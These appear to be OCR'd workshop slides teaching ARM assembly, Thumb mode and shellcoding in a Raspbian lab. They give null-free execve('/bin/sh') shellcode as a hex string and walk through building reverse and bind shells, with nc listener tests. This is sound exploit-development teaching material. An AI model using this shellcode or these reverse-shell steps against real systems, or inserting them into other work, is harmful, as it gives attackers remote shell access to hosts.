
PC-relative Addressing

Assembly:

```
    adr     r1, struct
    adr     r0, shellcode
    eor     r1, r1
    eor     r2, r2
    [...]

struct:
    .ascii "\x02\xaa"
    .ascii "\x11\x5c"
    .ascii "\xc0\xa8\x8b\x82"

shellcode:
    .ascii "/bin/shX"
```

Disassembly:

```
00000000 <_start>:
   0:  e28f1008  add   r1, pc, #8
   4:  e28f000c  add   r0, pc, #12
   8:  e0211001  eor   r1, r1, r1
   c:  e0222002  eor   r2, r2, r2

00000010 <struct>:
  10:  5c11aa02  .word  0x5c11aa02
  14:  828ba8c0  .word  0x828ba8c0

00000018 <shellcode>:
  18:  6e69622f  .word  0x6e69622f
  1c:  5868732f  .word  0x5868732f
```



Branches

Branch (B)

Syntax

```
b[cond] label
b       label
```

```
loop:  cmp   r0, #4
       beq   end
       add   r0, r0, #1
       b     loop
```

```
bx lr
```

Branch & Exchange (BX)

Syntax

```
bx[cond] label
bx       label
```

```
add   r2, pc, #1
bx    r2
add   r1, r1
```

Thumb

Branches

Branch & Link (BL)

Syntax

```
bl[cond] label
bl       label
```

```
LR <- PC
LR = 0x10060
```

```
0x10054:  mov  r0, #2        0x10064:  add r0, r1
0x10058:  mov  r1, #4        0x10068:  bx lr
0x1005c:  bl   func1
0x10060:  mov  r2, #3
```

Branch & Link & Exchange (B)

Syntax

```
blx[cond]  Rn
blx        Rn
blx        label
```

```
LR <- PC
LR = 0x10060
```

Thumb

```
0x10054:  mov r2, #2        0x10065:  add r0, r1
0x10058:  mov r1, #4        0x10067:  bx lr
0x1005c:  blx func1
0x10060:  mov r2, #3
```

Thumb mode

ARM Mode = 4 bytes

switch to Thumb

01	30	8F	E2	add r3, pc, #1
13	FF	2F	E1	bx r3
		02	20	movs r0, #2
		01	21	movs r1, #1

2 bytes
Thumb Mode

Shellcoding

How to Shellcode

- Step 1: Figure out the system call that is being invoked
- Step 2: Figure out the number of that system call
- Step 3: Map out parameters of the function
- Step 4: Translate to assembly
- Step 5: Dump disassembly to check for null bytes
- Step 6: Get rid of null bytes → de-nullifying shellcode
- Step 7: Convert shellcode to hex

Step 1: Tracing System calls

We want to translate the following code into ARM assembly:

```c
#include <stdio.h>

void main(void)
{
    system("/bin/sh");
}
```

```
azeria@labs:~$ gcc system.c -o system
azeria@labs:~$ strace -h
-f -- follow forks, -ff -- with output into separate files
-v -- verbose mode: print unabbreviated argv, stat, termio[s], etc. args
--- snip --
azeria@labs:~$ strace -f -v system
--- snip --
[pid 4575] execve("/bin/sh", ["/bin/sh"], ["MAIL=/var/mail/pi",
"SSH_CLIENT=192.168.200.1 42616 2"..., "USER=pi", "SHLVL=1",
"OLDPWD=/home/azeria", "HOME=/home/azeria",
"XDG_SESSION_COOKIE=34069147acf8a"..., "SSH_TTY=/dev/pts/1",
"LOGNAME=pi", "_=/usr/bin/strace", "TERM=xterm",
"PATH=/usr/local/sbin:/usr/local/"..., "LANG=en_US.UTF-8",
"LS_COLORS=rs=0:di=01;34:ln=01;36"..., "SHELL=/bin/bash",
"EGG=AAAAAAAAAAAAAAAAAAAAAAAAAAAA"..., "LC_ALL=en_US.UTF-8",
"PWD=/home/azeria/", "SSH_CONNECTION=192.168.200.1 426"...]) =
```

Step 2: Figure out Syscall number

```
azeria@labs:~$ grep execve /usr/include/arm-linux-gnueabihf/asm/unistd.h
#define __NR_execve (__NR_SYSCALL_BASE+ 11)
```

Step 3: Mapping out parameters

- execve(*filename, *argv[], *envp[])
- Simplification
  - argv = NULL
  - envp = NULL
- Simply put:
  - execve(*filename, 0, 0)

Step 3: Mapping out Parameters

```
system("/bin/sh")
   |
   +--> execv("/bin/sh", argv, envp)
           |
           +--> syscall 11
```

```
r0 --> „/bin/sh"
r1  = 0 (NULL)
r2 = 0 (NULL)
r7 = 11 (syscall no.)
svc #0
```

Structure of an Assembly Program

```
.section .text
.global _start

_start:
      .code 32
      <instruction>
      <instruction>

      .code 16
      <thumb instruction>

.ascii "some string"
```

Step 4: Translate to Assembly

```
.section .text
.global _start

_start:
    adr    r0, binsh
    mov    r1, #0
    mov    r2, #0
    mov    r7, #11
    svc    #0

binsh:
.ascii "/bin/sh\0"
```

effective PC (PC-relative) → mov r2, #0

+4 → mov r7, #11

+8 → svc #0

+12 → binsh:

AZERIA

Step 5: Check for Null Bytes

```
pi@raspberrypi:~$ as execve.s -o execve.o && ld –N execve.o -o execve
pi@raspberrypi:~$ objdump -d ./execve

./execve:     file format elf32-littlearm

Disassembly of section .text:

00010054 <_start>:
   10054:       e28f000c        add         r0, pc, #12
   10058:       e3a01000        mov         r1, #0
   1005c:       e3a02000        mov         r2, #0
   10060:       e3a0700b        mov         r7, #11
   10064:       ef000000        svc         0x00000000

00010068 <binsh>:
   10068:       6e69622f        .word       0x6e69622f
   1006c:       0068732f        .word       0x0068732f
```

Step 6: De-Nullify

```
execve("/bin/sh", argv, envp);
```

```
execve("/bin/sh", 0, 0);
```

```
syscall no. 11
```

R0 -> /bin/sh	adr r0, binsh
R1 = 0	sub r1, r1
R2 = 0	sub r2, r2
	strb r2, [r0, #7]
R7 = 11	mov r7, #11
SVC #1	svc #1

X → 0

```
binsh:
.ascii "/bin/shX"
```

r0 + 1 ...+ 7

```
.section .text
.global _start

_start:
    .code 32
    add     r3, pc, #1
    bx      r3

    .code 16
    adr     r0, binsh
    sub     r1, r1
    mov     r2, r1
    strb    r2, [r0, #7]
    mov     r7, #11
    svc     #1

binsh:
.ascii "/bin/shX"
```

```
pi@raspberrypi:~/asm $ objdump -d execve_final

execve_final:     file format elf32-littlearm
Disassembly of section .text:

00010054 <_start>:
   10054:       e28f3001        add     r3, pc, #1
   10058:       e12fff13        bx      r3
   1005c:       a002            add     r0, pc, #8
   1005e:       1a49            subs    r1, r1, r1
   10060:       1c0a            adds    r2, r1, #0
   10062:       71c2            strb    r2, [r0, #7]
   10064:       270b            movs    r7, #11
   10066:       df01            svc     1

00010068 <binsh>:
   10068:       6e69622f        .word   0x6e69622f
   1006c:       5868732f        .word   0x5868732f
```

STEP 7: HEXIFY

```
pi@raspberrypi:~$ objcopy -O binary execve_final execve_final.bin
pi@raspberrypi:~$ hexdump -v -e '"\\""x" 1/1 "%02x" ""' execve_final.bin
\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\xa0\x49\x1a\x0a\x1c\xc2\x71\x0b\x27\x01
\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x58
```

Practical Part


Reverse & bind shell

Prepare...

1 Starting up ARM Environment

1. Click on the „Emulate Raspbian" icon & wait

2. Switch to another Workspace



3. Click the „SSH into Raspbian" icon.

Prepare…

- Get ZIP with templates and slides

From your PI:

$ wget https://azeria-labs.com/downloads/HITB-1.zip

- Solutions:

From your PI:

$ wget https://azeria-labs.com/downloads/HITB-2.zip

Reverse shell

1. Create Socket

```
sockid = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
```

2. Initialte connection

```
connect(sockid, (struct sockaddr *) &serv_addr, 16);
```


3. STDIN, STDOUT, STDERR

```
dup2(sockid, 0);
dup2(sockid, 1);
dup2(sockid, 2);
```

4. Spawn shell

```
execve(”/bin/sh”, 0, 0);
```

Template



1
Func(xxx, xxx, xxx);
Func(1, 2, 3);
syscall no. 4
2
Registers
R0 = 1
R1 = 2
R2 = 3
R7 = 4
SVC #1
3
Assembly
Instruction
Instruction
Instruction
Instruction

Create Socket

```
socket(PF_INET, SOCK_STREAM, 0);
```

```
socket(2, 1, 0);
```

```
syscall no. 281
```

R0 = 2
R1 = 1
R2 = 0
R7 = 281
SVC #1

Connect

```
connect(sockid, sockaddr *addr, addrlen);
```

```
connect(r0, &sockaddr, 16);
```

```
syscall no. 283
```

R0 = sockid
R1 = &sockaddr
R2 = 16
R7 = 283
SVC #1

STDIN, STDOUT, STDERR

```
dup2(sockid, STDIN)
dup2(sockid, STDOUT)
dup2(sockid, STDERR)
```

```
dup2(R0 ← R4, 0)
dup2(R0 ← R4, 1)
dup2(R0 ← R4, 2)
```

```
syscall no. 63
```

```
R4 = sockid
R0 = R4
R1 = 0/1/2
R7 = 63
SVC #1
```

Spawning shell

```
execve("/bin/sh", argv, envp);
```

```
execve("/bin/sh", 0, 0);
```

```
syscall no. 11
```

```
R0 -> /bin/sh
R1 = 0
R2 = 0
R7 = 11
SVC #1
```

Spawning Shell

```
execve("/bin/sh", argv, envp);
```

```
execve("/bin/sh", 0, 0);
```

```
syscall no. 11
```

R0 -> /bin/sh	adr r0, binsh
R1 = 0	sub r1, r1
R2 = 0	sub r2, r2
	strb r2, [r0, #7]
R7 = 11	mov r7, #11
SVC #1	svc #1

X → 0

```
binsh:
.ascii "/bin/shX"
```

r0 + 1 ...+ 7

Testing your shellcode

```
pi@raspberrypi:~$ as reverse.s -o reverse.o && ld -N reverse.o -o reverse
pi@raspberrypi:~$ ./reverse
```

```
user@ubuntu:~$ nc -lvvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [192.168.72.129] port 4444 [tcp/*] accepted (family 2, sport 45326)
```

Bind shell


Connects to target on
listening port
Attacker IP: 10.1.2.2
Target IP: 10.0.2.15
Listener Port: 4444

SYSCALL NUMBERS

```
pi@raspberrypi:~$ cat /usr/include/arm-linux-gnueabihf/asm/unistd.h | grep <…>
#define __NR_socket     (__NR_SYSCALL_BASE+281)
#define __NR_bind       (__NR_SYSCALL_BASE+282)
#define __NR_listen     (__NR_SYSCALL_BASE+284)
#define __NR_accept     (__NR_SYSCALL_BASE+285)
#define __NR_dup2       (__NR_SYSCALL_BASE+ 63)
#define __NR_execve     (__NR_SYSCALL_BASE+ 11)
```

Bind Socket to Local Port

```
bind(host_sockid, struct sockaddr *addr,
          socklen_t addrlen);
```

```
bind(r0, &sockaddr, 16);
```

```
syscall no. 282
```

R0 =	host_sockid
R1 =	*struct_addr
R2 =	16
R7 =	282
SVC #1	

Listen for incoming connections

```
listen(host_sockid, 2);
```

```
listen(r0 <- r4, 2);
```

```
syscall no. 284
```

R0 = host_sockid
R1 = 2
R7 = 284
SVC #1

Accept incoming connections

```
accept(host_sockid, NULL, NULL);

client_sockid = accept(r0<-r4, 0, 0);

syscall no. 285
```

```
R0 = host_sockid
R1 = 0
R2 = 0
R7 = 285
SVC #1
```

Test your bind shell

Terminal 1:

```
pi@raspberrypi:~$ strace -e execve,socket,bind,listen,accept,dup2 ./bind
```

Terminal 2:

```
pi@raspberrypi:~ $ netstat -tlpn
Proto Recv-Q  Send-Q  Local Address  Foreign Address  State     PID/Program name
tcp    0     0     0.0.0.0:22     0.0.0.0:*       LISTEN    -
tcp    0     0     0.0.0.0:4444   0.0.0.0:*       LISTEN    1058/bind_test
pi@raspberrypi:~ $ netcat -nv 0.0.0.0 4444
Connection to 0.0.0.0 4444 port [tcp/*] succeeded!
```

The end.

More resources at https://azeria-labs.com

Twitter: @Fox0x01